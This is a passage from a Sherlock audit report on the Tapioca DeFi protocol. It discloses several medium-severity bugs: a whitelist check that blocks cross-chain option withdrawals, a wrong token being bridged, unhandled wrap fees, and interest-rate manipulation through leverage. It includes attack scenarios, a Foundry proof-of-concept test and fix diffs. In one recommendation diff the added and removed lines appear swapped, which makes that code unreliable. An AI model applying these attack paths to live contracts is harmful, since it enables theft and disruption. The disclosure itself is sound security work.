- Currently the protocol has a `totalUsdoDebt` of 1500 USDO and a `usdoSupply` of 1000 USDO. This means that a reward distribution would mint 500 USDO (`totalUsdoDebt` - `usdoSupply`) to be distributed on twTap.

1. An attacker borrows 1000 USDO, thus increasing `totalUsdoDebt` to 2500 USDO, and `usdoSupply` to 2000 USDO. If a reward distribution was to take place now, the amount of USDO to be distributed would still be 500 USDO, because the borrow made `totalUsdoDebt` and `usdoSupply` increase at the same time.
2. The attacker then decides to bridge their 1000 USDO to another chain. This will make `usdoSupply` in the current chain decrease and become 1000 USDO again. However, `totalUsdoDebt` is still 2500 USDO because `totalUsdoDebt` is obtained from the `computeTotalDebt()` function, which as mentioned in my report fetches the debt data from each market's `totalBorrow` variable (a variable that does **NOT** get modified when a bridge takes place)
3. The protocol team decides to execute a reward distribution by calling `mintOpenInterestDebt()`. Although the actual amount that should be minted and distributed is 500 USDO, the real amount that will be minted is 1500 USDO (2500 USDO of `totalUsdoDebt` - 1000 USDO of `usdoSupply`). This makes 1000 more USDO to be minted than the intended.

As mentioned, the severity of this attack should be considered as high because:

- An important loss of funds can be produced. An attacker can perform this attack every time a reward distribution takes place (which, as mentioned in the docs, is expected to be performed in weekly epochs), and the attacker is not heavily constrained to perform the attack.
- It breaks the core mechanism of the protocol of keeping USDO peg. Because this attack makes the USDO supply be way greater than what is intended, the excess of supply will affect USDO's peg, which should be considered as a high impact for a protocol that plans to release a stablecoin.

sherlock-admin2

> Escalate
>
> Although this issue was initially marked as Medium, I believe it should actually be set as High severity.

As shown in the report, this bug has two main issues:

1. Rewards can be lost due to users repaying prior to reward distribution
2. Bridging USDO is not considered, which might have two possible outcomes that affect the protocol:
   - Bridge USDO from another chain to the chain where rewards are being distributed, thus incrementing USDO's `usdoSupply`, and effectively preventing rewards being distributed due to `usdoSupply` being greater than `totalUsdoDebt` (this can be considered as medium impact, as this is not a direct loss of funds and is rather missing a portion of expected rewards)
   - Prior to reward distribution, bridge USDO from the chain where rewards are being distributed to another chain. **This is the actual scenario that will have a high impact to the protocol**. Below is a detailed explanation focusing on this exact scenario.

As per the code implementation, the difference between `totalUsdoDebt` debt compared with the current `usdoSupply` will be minted as twTap rewards:

```
// Penrose.sol
...
//debt should always be > USDO supply
 function mintOpenInterestDebt(address twTap) external onlyOwner {
    if (totalUsdoDebt > usdoSupply) {
        uint256 _amount = totalUsdoDebt - usdoSupply;

        //mint against the open interest; supply should be fully minted now
        IUsdo(address(usdoToken)).mint(address(this), _amount);

        //send it to twTap
        uint256 rewardTokenId =
↪   ITwTap(twTap).rewardTokenIndex(address(usdoToken));
        _distributeOnTwTap(_amount, rewardTokenId, address(usdoToken),
↪   ITwTap(twTap));
    }
 }
```

The high impact attack vector where USDO bridging is not considered allows an attacker to bridge USDO right before rewards are about to be distributed. This will make `usdoSupply` decrease, making the `_amount` obtained from substracting `usdoSupply` to `totalUsdoDebt` be actually bigger than what it should be.

In order to better understand the impact of the attack, consider the following scenario:

- Currently the protocol has a `totalUsdoDebt` of 1500 USDO and a `usdoSupply` of 1000 USDO. This means that a reward distribution would mint 500 USDO (`totalUsdoDebt` - `usdoSupply`) to be distributed on twTap.

1. An attacker borrows 1000 USDO, thus increasing `totalUsdoDebt` to 2500 USDO, and `usdoSupply` to 2000 USDO. If a reward distribution was to take place now, the amount of USDO to be distributed would still be 500 USDO, because the borrow made `totalUsdoDebt` and `usdoSupply` increase at the same time.
2. The attacker then decides to bridge their 1000 USDO to another chain. This will make `usdoSupply` in the current chain decrease and become 1000 USDO again. However, `totalUsdoDebt` is still 2500 USDO because `totalUsdoDebt` is obtained from the `computeTotalDebt()` function, which as mentioned in my report fetches the debt data from each market's `totalBorrow` variable (a variable that does **NOT** get modified when a bridge takes place)
3. The protocol team decides to execute a reward distribution by calling `mintOpenInterestDebt()`. Although the actual amount that should be minted and distributed is 500 USDO, the real amount that will be minted is 1500 USDO (2500 USDO of `totalUsdoDebt` - 1000 USDO of `usdoSupply`). This makes 1000 more USDO to be minted than the intended.

As mentioned, the severity of this attack should be considered as high because:

- An important loss of funds can be produced. An attacker can perform this attack every time a reward distribution takes place (which, as mentioned in the docs, is expected to be performed in weekly epochs), and the attacker is not heavily constrained to perform the attack.
- It breaks the core mechanism of the protocol of keeping USDO peg. Because this attack makes the USDO supply be way greater than what is intended, the excess of supply will affect USDO's peg, which should be considered as a high impact for a protocol that plans to release a stablecoin.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

cvetanovv

This issue should remain Medium. You have escalated the report to change from Medium to High, with an additional attack vector that is not described in the main report. When deciding on a severity the main report is looked at, escalations are if a report is not judged correctly. With this escalation, you boost the report with a lot of additions already after the contest is over. I don't know if this is according to Sherlock rules, and if it will be a problem for future decisions when someone can put Medium then read the other reports and get a context to increase his severity to High.

But even if we don't consider what I wrote above, I think it should remain Medium. While the attack is valid the material losses are limited and the attack will only be valid when rewards are about to be distributed. To be a valid High according to Sherlock's rules: "Definite loss of funds without (extensive) limitations of external conditions."

cvetanovv

Planning to reject the escalation and leave the issue as is.

Evert0x

Result: Medium Unique

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- 0xadrii: rejected

Issue M-26: USDO’s MSG_TAP_EXERCISE compose messages where exercised options must be withdrawn to another chain will always fail due to wrongly requiring sendParam's to address to be whitelisted in the Cluster

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/124

Found by

0xadrii

Summary

Wrongly checking for the sendParam's `to` address to be whitelisted when bridging exercised options will make such calls always fail.

Vulnerability Detail

One of the compose messages allowed in USDO is `MSG_TAP_EXERCISE`. This type of message will trigger `UsdoOptionReceiverModule`'s `exerciseOptionsReceiver()` function, which allows users to exercise their options and obtain the corresponding exercised tapOFTs.

Users can choose to obtain their tapOFTs in the chain where `exerciseOptionsReceiver()` is being executed, or they can choose to send a message to a destination chain of their choice. If users decide to bridge the exercised option, the `lzSendParams` fields contained in the `ExerciseOptionsMsg` struct decoded from the `_data` passed as parameter in `exerciseOptionsReceiver()` should be filled with the corresponding data to perform the cross-chain call.

The problem is that the `exerciseOptionsReceiver()` performs an unnecessary validation that requires the `to` parameter inside the `lzSendParams` to be whitelisted in the protocol’s cluster:

```
// UsdoOptionReceiverModule.sol

function exerciseOptionsReceiver(address srcChainSender, bytes memory _data)
↪  public payable {
        // Decode received message.
        ExerciseOptionsMsg memory msg_ =
↪  UsdoMsgCodec.decodeExerciseOptionsMsg(_data);

        _checkWhitelistStatus(msg_.optionsData.target);
```

```
        _checkWhitelistStatus(OFTMsgCodec.bytes32ToAddress(msg_.lzSendParams.sen
↪   dParam.to)); // <---- This validation is wrong
        ...


    }
```

msg_.lzSendParams.sendParam.to corresponds to the address that will obtain the tokens in the destination chain after bridging the exercised option, which can and should actually be any address that the user exercising the option decides, so this address shouldn't be required to be whitelisted in the protocol's Cluster (given that the Cluster only whitelists certain protocol-related addresses such as contracts or special addresses).

Because of this, transactions where users try to bridge the exercised options will always fail because the msg_.lzSendParams.sendParam.to address specified by users will never be whitelisted in the Cluster.

Impact

High. The functionality of exercising options and bridging them in the same transaction is one of the wide range of core functionalities that should be completely functional in Tapioca. However, this functionality will always fail due to the mentioned issue, forcing users to only be able to exercise options in the same chain.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoOptionReceiverModule.sol#L72

Tool used

Manual Review

Recommendation

Remove the whitelist check against the msg_.lzSendParams.sendParam.to param inexerciseOptionsReceiver():

```
// UsdoOptionReceiverModule.sol

function exerciseOptionsReceiver(address srcChainSender, bytes memory _data)
↪   public payable {
        // Decode received message.
```

```
        ExerciseOptionsMsg memory msg_ =
↪   UsdoMsgCodec.decodeExerciseOptionsMsg(_data);

        _checkWhitelistStatus(msg_.optionsData.target);
-        _checkWhitelistStatus(OFTMsgCodec.bytes32ToAddress(msg_.lzSendParams.se
↪   ndParam.to));
        ...


    }
```

Discussion

sherlock-admin3

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> again seem valid; high(1)

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/363.

Issue M-27: Withdrawing to other chain when exercising options won't work as expected, leading to DoS

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/125

Found by

0xadrii, Tendency, bin2chen

Summary

Withdrawing to another chain when exercising options will always fail because the implemented functionality does not bridge the tokens exercised in the option, and tries to perform a regular cross-chain call instead.

Vulnerability Detail

Tapioca incorporates a **DAO Share Options** (**DSO)** program where users can lock USDO in order to obtain TAP tokens at a discounted price.

In order to exercise their options, users need to execute a compose call with a message type of `MSG_TAP_EXERCISE`, which will trigger the `UsdoOptionReceiverModule`'s `exerciseOptionsReceiver()` function.

When exercising their options, users can decide to bridge the obtained TAP tokens into another chain by setting the `msg_.withdrawOnOtherChain` to `true`:

```
// UsdoOptionReceiverModule.sol

function exerciseOptionsReceiver(address srcChainSender, bytes memory _data)
↪  public payable {

        ...

        ITapiocaOptionBroker(_options.target).exerciseOption(
            _options.oTAPTokenID,
            address(this), //payment token
            _options.tapAmount
        );

        ...

        address tapOft = ITapiocaOptionBroker(_options.target).tapOFT();
        if (msg_.withdrawOnOtherChain) {
                  ...
```

```
        // Sends to source and preserve source `msg.sender` (`from` in this
↪ case).
        _sendPacket(msg_.lzSendParams, msg_.composeMsg, _options.from);

        // Refund extra amounts
        if (_options.tapAmount - amountToSend > 0) {
            IERC20(tapOft).safeTransfer(_options.from, _options.tapAmount -
↪ amountToSend);
        }
    } else {
        //send on this chain
        IERC20(tapOft).safeTransfer(_options.from, _options.tapAmount);
    }
    }
}
```

As the code snippet shows, `exerciseOptionsReceiver()` will perform mainly 2 steps:

1. Exercise the option by calling `_options.target.exerciseOption()` . This will make USDO tokens serving as a payment for the `tapOft` tokens be transferred from the user, and in exchange the corresponding option `tapOft` tokens will be transferred to the USDO contract so that they can later be transferred to the user.
2. TAP tokens will be sent to the user. This can be done in two ways:
    1. If the user doesn't decide to bridge them (by leaving `msg_.withdrawOnOtherChain` as `false`), the `tapOft` tokens will simply be transferred to the `_options.from` address, succesfully exercising the option
    2. On the other hand, if the user decides to bridge the exercised option, the internal `_sendPacket()` function will be triggered, which will perform a call via LayerZero to the destination chain:

```
// UsdoOptionReceiverModule.sol

function _sendPacket(LZSendParam memory _lzSendParam, bytes memory
↪ _composeMsg, address _srcChainSender)
        private
        returns (MessagingReceipt memory msgReceipt, OFTReceipt memory
↪ oftReceipt)
    {
        /// @dev Applies the token transfers regarding this send()
↪ operation.
        // - amountDebitedLD is the amount in local decimals that was
↪ ACTUALLY debited from the sender.
```

```
        // - amountToCreditLD is the amount in local decimals that
↪   will be credited to the recipient on the remote OFT instance.
        (uint256 amountDebitedLD, uint256 amountToCreditLD) =
            _debit(_lzSendParam.sendParam.amountLD,
↪   _lzSendParam.sendParam.minAmountLD, _lzSendParam.sendParam.dstEid);

        /// @dev Builds the options and OFT message to quote in the
↪   endpoint.
        (bytes memory message, bytes memory options) =
↪   _buildOFTMsgAndOptionsMemory(
            _lzSendParam.sendParam, _lzSendParam.extraOptions,
↪   _composeMsg, amountToCreditLD, _srcChainSender
        );

        /// @dev Sends the message to the LayerZero endpoint and
↪   returns the LayerZero msg receipt.
        msgReceipt =
            _lzSend(_lzSendParam.sendParam.dstEid, message, options,
↪   _lzSendParam.fee, _lzSendParam.refundAddress);
        /// @dev Formulate the OFT receipt.
        oftReceipt = OFTReceipt(amountDebitedLD, amountToCreditLD);

        emit OFTSent(msgReceipt.guid, _lzSendParam.sendParam.dstEid,
↪   msg.sender, amountDebitedLD);
    }
```

The problem with the approach followed when users want to bridge the exercised options is that the contract will not actually bridge the exercised `tapOft` tokens by calling the `tapOft`'s `sendPacket()` function (which is the actual way by which the token can be transferred cross-chain). Instead, the contract calls `_sendPacket()` , a function that will try to perform a USDO cross-chain call (instead of a `tapOft` cross-chain call). This will make the `_debit()` function inside `_sendPacket()` be executed, which will try to burn USDO tokens from the `msg.sender`:

```
// OFT.sol

function _debit(
        uint256 _amountLD,
        uint256 _minAmountLD,
        uint32 _dstEid
    ) internal virtual override returns (uint256 amountSentLD, uint256
↪   amountReceivedLD) {
        (amountSentLD, amountReceivedLD) = _debitView(_amountLD, _minAmountLD,
↪   _dstEid);
```

```
        // @dev In NON-default OFT, amountSentLD could be 100, with a 10% fee,
↪   the amountReceivedLD amount is 90,
        // therefore amountSentLD CAN differ from amountReceivedLD.

        // @dev Default OFT burns on src.
        _burn(msg.sender, amountSentLD);
    }
```

This leads to two possible outcomes:

1. `msg.sender` (the LayerZero endpoint) has enough `amountSentLD` of USDO tokens to be burnt. In this situation, USDO tokens will be incorrectly burnt from the user, leading to a loss of balance for him. After this, the burnt USDO tokens will be bridged. This outcome greatly affect the user in two ways:
    1. USDO tokens are incorrectly burnt from his balance
    2. The exercised `tapOft` tokens remain stuck forever in the USDO contract because they are never actually bridged
2. The most probable: `msg.sender` (LayerZero endpoint) does not have enough `amountSentLD` of USDO tokens to be burnt. In this case, an error will be thrown and the whole call will revert, leading to a DoS

Proof of Concept

The following poc shows how the function will be DoS'ed due to the sender not having enough USDO to be burnt. In order to execute the Poc, perform the following steps:

1. Remove the `_checkWhitelistStatus(OFTMsgCodec.bytes32ToAddress(msg_.lzSendParams.sendParam.to));` line in `UsdoOptionReceiverModule.sol`'s `exerciseOptionsReceiver()` function (it is wrong and related to another vulnerability)
2. Paste the following code in `Tapioca-bar/test/Usdo.t.sol`:

```
// Usdo.t.sol

function testVuln_exercise_option() public {
        uint256 erc20Amount_ = 1 ether;

        //setup
        {
            deal(address(aUsdo), address(this), erc20Amount_);

            // @dev send TAP to tOB
            deal(address(tapOFT), address(tOB), erc20Amount_);
```

```
            // @dev set `paymentTokenAmount` on `tOB`
            tOB.setPaymentTokenAmount(erc20Amount_);
        }

        //useful in case of withdraw after borrow
        LZSendParam memory withdrawLzSendParam_;
        MessagingFee memory withdrawMsgFee_; // Will be used as value for
↪   the composed msg

        {
            // @dev `withdrawMsgFee_` is to be airdropped on dst to pay for
↪   the send to source operation (B->A).
            PrepareLzCallReturn memory prepareLzCallReturn1_ =
↪   usdoHelper.prepareLzCall( // B->A data
                IUsdo(address(bUsdo)),
                PrepareLzCallData({
                    dstEid: aEid,
                    recipient: OFTMsgCodec.addressToBytes32(address(this)),
                    amountToSendLD: erc20Amount_,
                    minAmountToCreditLD: erc20Amount_,
                    msgType: SEND,
                    composeMsgData: ComposeMsgData({
                        index: 0,
                        gas: 0,
                        value: 0,
                        data: bytes(""),
                        prevData: bytes(""),
                        prevOptionsData: bytes("")
                    }),
                    lzReceiveGas: 500_000,
                    lzReceiveValue: 0
                })
            );
            withdrawLzSendParam_ = prepareLzCallReturn1_.lzSendParam;
            withdrawMsgFee_ = prepareLzCallReturn1_.msgFee;
        }

        /**
         * Actions
         */
        uint256 tokenAmountSD = usdoHelper.toSD(erc20Amount_,
↪   aUsdo.decimalConversionRate());

        //approve magnetar
        ExerciseOptionsMsg memory exerciseMsg = ExerciseOptionsMsg({
            optionsData: IExerciseOptionsData({
```

```
                from: address(this),
                target: address(tOB),
                paymentTokenAmount: tokenAmountSD,
                oTAPTokenID: 0, // @dev ignored in TapiocaOptionsBrokerMock
                tapAmount: tokenAmountSD
            }),
            withdrawOnOtherChain: true,
            lzSendParams: LZSendParam({
                sendParam: SendParam({
                    dstEid: 0,
                    to: "0x",
                    amountLD: erc20Amount_,
                    minAmountLD: erc20Amount_,
                    extraOptions: "0x",
                    composeMsg: "0x",
                    oftCmd: "0x"
                }),
                fee: MessagingFee({nativeFee: 0, lzTokenFee: 0}),
                extraOptions: "0x",
                refundAddress: address(this)
            }),
            composeMsg: "0x"
        });
        bytes memory sendMsg_ =
↪   usdoHelper.buildExerciseOptionMsg(exerciseMsg);

        PrepareLzCallReturn memory prepareLzCallReturn2_ =
↪   usdoHelper.prepareLzCall(
            IUsdo(address(aUsdo)),
            PrepareLzCallData({
                dstEid: bEid,
                recipient: OFTMsgCodec.addressToBytes32(address(this)),
                amountToSendLD: erc20Amount_,
                minAmountToCreditLD: erc20Amount_,
                msgType: PT_TAP_EXERCISE,
                composeMsgData: ComposeMsgData({
                    index: 0,
                    gas: 500_000,
                    value: uint128(withdrawMsgFee_.nativeFee),
                    data: sendMsg_,
                    prevData: bytes(""),
                    prevOptionsData: bytes("")
                }),
                lzReceiveGas: 500_000,
                lzReceiveValue: 0
            })
        );
```

```
        bytes memory composeMsg_ = prepareLzCallReturn2_.composeMsg;
        bytes memory oftMsgOptions_ = prepareLzCallReturn2_.oftMsgOptions;
        MessagingFee memory msgFee_ = prepareLzCallReturn2_.msgFee;
        LZSendParam memory lzSendParam_ = prepareLzCallReturn2_.lzSendParam;

        (MessagingReceipt memory msgReceipt_,) = aUsdo.sendPacket{value:
↪   msgFee_.nativeFee}(lzSendParam_, composeMsg_);

        {
            verifyPackets(uint32(bEid), address(bUsdo));

            vm.expectRevert("ERC20: burn amount exceeds balance");
            this.lzCompose(
                bEid,
                address(bUsdo),
                oftMsgOptions_,
                msgReceipt_.guid,
                address(bUsdo),
                abi.encodePacked(
                    OFTMsgCodec.addressToBytes32(address(this)), composeMsg_
                )
        );

        }

    }
```

3. Run the poc with the following command, inside the Tapioca-bar repo: `forge test --mt testVuln_exercise_option`

We can see how the "ERC20: burn amount exceeds balance" error is thrown due to the issue mentioned in the report.

Impact

High. As demonstrated, two critical outcomes might affect the user:

1. `tapOft` funds will remain stuck forever in the USDO contract and USDO will be incorrectly burnt from `msg.sender`
2. The core functionality of exercising and bridging options always reverts and effectively causes a DoS.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoOptionReceiverModule.sol#L120-L121 https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoOptionReceiverModule.sol#L149-L159

Tool used

Manual Review, foundry

Recommendation

If users decide to bridge their exercised tapOft, the sendPacket() function incorporated in the tapOft contract should be used instead of UsdoOptionReceiverModule's internal _sendPacket() function, so that the actual bridged asset is the tapOft and not the USDO.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> seem valid; high(5)

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/376.

Issue M-28: Not considering fees when wrapping mtOFTs leads to DoS in leverage executors

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/126

Found by

0xadrii, cergyk

Summary

When wrapping mtOFTs in leverage executors, fees are not considered, making calls always revert because the obtained assets amount is always smaller than expected.

Vulnerability Detail

Tapioca will allow tOFTs and mtOFTs to act as collateral in some of Tapioca's markets, as described by the documentation. Although regular tOFTs don't hardcode fees to 0, meta-tOFTs (mtOFTs) could incur a fee when wrapping, as shown in the following code snippet, where `_checkAndExtractFees()` is used to calculate a fee considering the wrapped `_amount`:

```
// mTOFT.sol

function wrap(address _fromAddress, address _toAddress, uint256 _amount)
        external
        payable
        whenNotPaused
        nonReentrant
        returns (uint256 minted)
    {
        ...

        uint256 feeAmount = _checkAndExtractFees(_amount);
        if (erc20 == address(0)) {
            _wrapNative(_toAddress, _amount, feeAmount);
        } else {
            if (msg.value > 0) revert mTOFT_NotNative();
            _wrap(_fromAddress, _toAddress, _amount, feeAmount);
        }

        return _amount - feeAmount;
    }
```

When fees are applied, the amount of `mtOFTs` minted to the caller won't be the full `_amount`, but the `_amount - feeAmount`.

Tapioca's leverage executors are required to wrap/unwrap assets when tOFTs are used as collateral in order to properly perform their logic. The problem is that leverage executors don't consider the fact that if collateral is an `mtOFT`, then a fee could be applied.

Let's consider the `BaseLeverageExecutor` ****contract (who whas the `_swapAndTransferToSender()` function, called by all leverage executors):

```
// BaseLeverageExecutor.sol

function _swapAndTransferToSender(
        bool sendBack,
        address tokenIn,
        address tokenOut,
        uint256 amountIn,
        bytes memory data
    ) internal returns (uint256 amountOut) {
        SLeverageSwapData memory swapData = abi.decode(data,
↪   (SLeverageSwapData));

              ...

        // If the tokenOut is a tOFT, wrap it. Handles ETH and ERC20.
        // If `sendBack` is true, wrap the `amountOut to` the sender. else, wrap
↪   it to this contract.
        if (swapData.toftInfo.isTokenOutToft) {
            _handleToftWrapToSender(sendBack, tokenOut, amountOut);
        } else if (sendBack == true) {
            // If the token wasn't sent by the wrap OP, send it as a transfer.
            IERC20(tokenOut).safeTransfer(msg.sender, amountOut);
        }
    }
```

As we can see in the code snippet, if the user requires to wrap the obtained swapped assets by setting `swapData.toftInfo.isTokenOutToft` to `true`, then the internal `_handleToftWrapToSender()` function will be called. This function will wrap the tOFT (or mtOFT) and send it to `msg.sender` or `address(this)`, depending on the user's `sendBack` input:

```
// BaseLeverageExecutor.sol

function _handleToftWrapToSender(bool sendBack, address tokenOut, uint256
↪   amountOut) internal {
```

```
        address toftErc20 = ITOFT(tokenOut).erc20();
        address wrapsTo = sendBack == true ? msg.sender : address(this);

        if (toftErc20 == address(0)) {
            // If the tOFT is for ETH, withdraw from WETH and wrap it.
            weth.withdraw(amountOut);
            ITOFT(tokenOut).wrap{value: amountOut}(address(this), wrapsTo,
↪   amountOut);
        } else {
            // If the tOFT is for an ERC20, wrap it.
            toftErc20.safeApprove(tokenOut, amountOut);
            ITOFT(tokenOut).wrap(address(this), wrapsTo, amountOut);
            toftErc20.safeApprove(tokenOut, 0);
        }
    }
```

The problem here is that if `tokenOut` is an mtOFT, then a fee might be applied when wrapping. However, this function does not consider the `wrap()` function return value (which as shown in the first code snippet in this report, whill return the actual minted amount, which is always `_amount - feeAmount`).

This leads to a vulnerability where contracts performing this wraps will believe they have more funds than the intended, leading to a Denial of Service and making the leverage executors never work with mtOFTs.

Proof of concept

Let's say a user wants to lever up by calling `BBLeverage.sol`'s `buyCollateral()` function:

```
// BBLeverage.sol

function buyCollateral(address from, uint256 borrowAmount, uint256 supplyAmount,
↪   bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageBuy)
        solvent(from, false)
        notSelf(from)
        returns (uint256 amountOut)
    {


        ...

        {
            amountOut = leverageExecutor.getCollateral(
```


SHERLOCK

```
                collateralId,
                address(asset),
                address(collateral),
                memoryData.supplyShareToAmount + memoryData.borrowShareToAmount,
                calldata_.from,
                calldata_.data
            );
        }
        uint256 collateralShare = yieldBox.toShare(collateralId, amountOut,
    ↪   false);
        address(asset).safeApprove(address(yieldBox), type(uint256).max);


        yieldBox.depositAsset(collateralId, address(this), address(this), 0,
    ↪   collateralShare);
        address(asset).safeApprove(address(yieldBox), 0);

        ...
    }
```

1. As we can see, the contract will call `leverageExecutor.getCollateral()` in order to perform the swap. Notice how the value returned by `getCollateral()` will be stored in the amountOut variable, which will later be converted to `collateralShare` and deposited into the `yieldBox`.
2. Let's say the `leverageExecutor` in this case is the `SimpleLeverageExecutor.sol` contract. When `getCollateral()` is called, `SimpleLeverageExecutor` will directly return the value returned by the internal `_swapAndTransferToSender()` function:

```
// SimpleLeverageExecutor.sol

function getCollateral(
        address assetAddress,
        address collateralAddress,
        uint256 assetAmountIn,
        bytes calldata swapperData
    ) external payable override returns (uint256 collateralAmountOut) {
        // Should be called only by approved SGL/BB markets.
        if (!cluster.isWhitelisted(0, msg.sender)) revert SenderNotValid();
        return _swapAndTransferToSender(true, assetAddress,
 ↪  collateralAddress, assetAmountIn, swapperData);
    }
```

3. As seen in the report, `_swapAndTransferToSender()` won't return the amount swapped and wrapped, and will instead only return the amount obtained when swapping, assuming that wraps will always mint the same amount:

```
// BaseLeverageExecutor.sol

function _swapAndTransferToSender(
        bool sendBack,
        address tokenIn,
        address tokenOut,
        uint256 amountIn,
        bytes memory data
    ) internal returns (uint256 amountOut) {

        ...

        amountOut = swapper.swap(swapperData, amountIn,
 ↪  swapData.minAmountOut);

        ...
        if (swapData.toftInfo.isTokenOutToft) {
            _handleToftWrapToSender(sendBack, tokenOut, amountOut);
        } else if (sendBack == true) {
            // If the token wasn't sent by the wrap OP, send it as a
 ↪  transfer.
            IERC20(tokenOut).safeTransfer(msg.sender, amountOut);
        }
    }
```

If the tokenOut is an mtOFT, the actual obtained amount will be smaller than the `amountOut` stored due to the fees that might be applied.

This makes the `yieldBox.depositAsset()` in `BBLeverage.sol` inevitably always fail due to not having enough funds to deposit into the YieldBox effectively causing a Denial of Service

Impact

High. The core functionality of leverage won't work if the tokens are mtOFT tokens.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/leverage/AssetToSGLPLeverageExecutor.sol#L97

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/leverage/AssetTotsDaiLeverageExecutor.sol#L63 https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/leverage/BaseLeverageExecutor.sol#L196-L200

Tool used

Manual Review

Recommendation

Consider the fees applied when wrapping assets by following OFT's API, and store the returned value by `wrap()`. For example, `_handleToftWrapToSender()` could return an integer with the actual amount obtained after wrapping:

```
// BaseLeverageExecutor.sol

function _handleToftWrapToSender(bool sendBack, address tokenOut, uint256
 ↪  amountOut) internal returns(uint256 _amountOut) {
        address toftErc20 = ITOFT(tokenOut).erc20();
        address wrapsTo = sendBack == true ? msg.sender : address(this);

        if (toftErc20 == address(0)) {
            // If the tOFT is for ETH, withdraw from WETH and wrap it.
            weth.withdraw(amountOut);
-            ITOFT(tokenOut).wrap{value: amountOut}(address(this), wrapsTo,
 ↪  amountOut);
+       _amountOut = ITOFT(tokenOut).wrap{value: amountOut}(address(this),
 ↪  wrapsTo, amountOut);
        } else {
            // If the tOFT is for an ERC20, wrap it.
            toftErc20.safeApprove(tokenOut, amountOut);
-           _amountOut = ITOFT(tokenOut).wrap(address(this), wrapsTo, amountOut);
+           ITOFT(tokenOut).wrap(address(this), wrapsTo, amountOut);
            toftErc20.safeApprove(tokenOut, 0);
        }
    }
```

And this value should be the one stored in _swapAndTransferToSender()'s `amountOut`:

```
function _swapAndTransferToSender(
        bool sendBack,
        address tokenIn,
        address tokenOut,
        uint256 amountIn,
        bytes memory data
    ) internal returns (uint256 amountOut) {
```


SHERLOCK

```
        SLeverageSwapData memory swapData = abi.decode(data,
↪   (SLeverageSwapData));

                ...

        // If the tokenOut is a tOFT, wrap it. Handles ETH and ERC20.
        // If `sendBack` is true, wrap the `amountOut to` the sender. else, wrap
↪   it to this contract.
        if (swapData.toftInfo.isTokenOutToft) {
-             _handleToftWrapToSender(sendBack, tokenOut, amountOut);
+         amountOut = _handleToftWrapToSender(sendBack, tokenOut, amountOut);
        } else if (sendBack == true) {
            // If the token wasn't sent by the wrap OP, send it as a transfer.
            IERC20(tokenOut).safeTransfer(msg.sender, amountOut);
        }
    }
```

Discussion

cryptotechmaker

Duplicate of https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/46

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/364.

Issue M-29: Secondary Big Bang market rates can be manipulated due to not triggering penrose.reAccrueBigBangMarkets when leveraging

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/128

Found by

0xadrii, hyh

Summary

Secondary market rates can still be manipulated via leverage executors because `penrose.reAccrueBigBangMarkets()` is never called in the leverage module.

Vulnerability Detail

The attack described in Tapioca's C4 audit 1561 issue and also described in Spearbit's audit 5.2.16 issue is still possible utilizing the leverage modules.

As a summary, these attacks described a way to manipulate interest rates. As stated in Tapioca's documentation, the interest rate for non-ETH markets is computed considering the current debt in ETH markets. Rate manipulation could be performed by an attacker following these steps:

1. Borrow a huge amount in the ETH market. This step did not accrue the other markets.
2. Accrue other non-ETH markets. It is important to be aware of the fact that non-ETH markets base their interest calculations considering the total debt in the ETH market. After step 1, the attacker triggers an accrual on non-ETH markets which will fetch the data from the greatly increased borrow amount in the ETH market, making the non-ETH market see a huge amount of debt, thus affecting and manipulating the computation of its interest rate.

The fix introduced in the C4 and Spearbit audits incorporated a new function in the Penrose contract to mitigate this issue. If the caller is the `bigBangEthMarket`, then the internal `_reAccrueMarkets()` function will be called, and market's interest rates will be accrued prior to performing any kind of borrow. Following this fix, an attacker can no longer perform step 2 of accruing the markets with a manipulated rate because accrual on secondary markets has already been triggered.

```
// Penrose.sol

function reAccrueBigBangMarkets() external notPaused {
```

```
        if (msg.sender == bigBangEthMarket) {
            _reAccrueMarkets(false);
        }
    }

  function _reAccrueMarkets(bool includeMainMarket) private {
      uint256 len = allBigBangMarkets.length;
      address[] memory markets = allBigBangMarkets;
      for (uint256 i; i < len; i++) {
          address market = markets[i];
          if (isMarketRegistered[market]) {
              if (includeMainMarket || market != bigBangEthMarket) {
                  IBigBang(market).accrue();
              }
          }
      }

      emit ReaccruedMarkets(includeMainMarket);
  }
```

Although this fix is effective, the attack is still possible via Big Bang's leverage modules. Leveraging is a different way of borrowing that still affects a market's total debt. As we can see, the `buyCollateral()` function still performs a `_borrow()`, thus incrementing a market's debt:

```
// BBLeverage.sol

function buyCollateral(address from, uint256 borrowAmount, uint256 supplyAmount,
↪  bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageBuy)
        solvent(from, false)
        notSelf(from)
        returns (uint256 amountOut)
    {
        ...


        {
            (, uint256 borrowShare) = _borrow(
                calldata_.from,
                address(this),
                calldata_.borrowAmount,
                _computeVariableOpeningFee(calldata_.borrowAmount)
            );
            (memoryData.borrowShareToAmount,) =
```


SHERLOCK

```
                yieldBox.withdraw(assetId, address(this),
↪   address(leverageExecutor), 0, borrowShare);
            }

            ...
        }
```

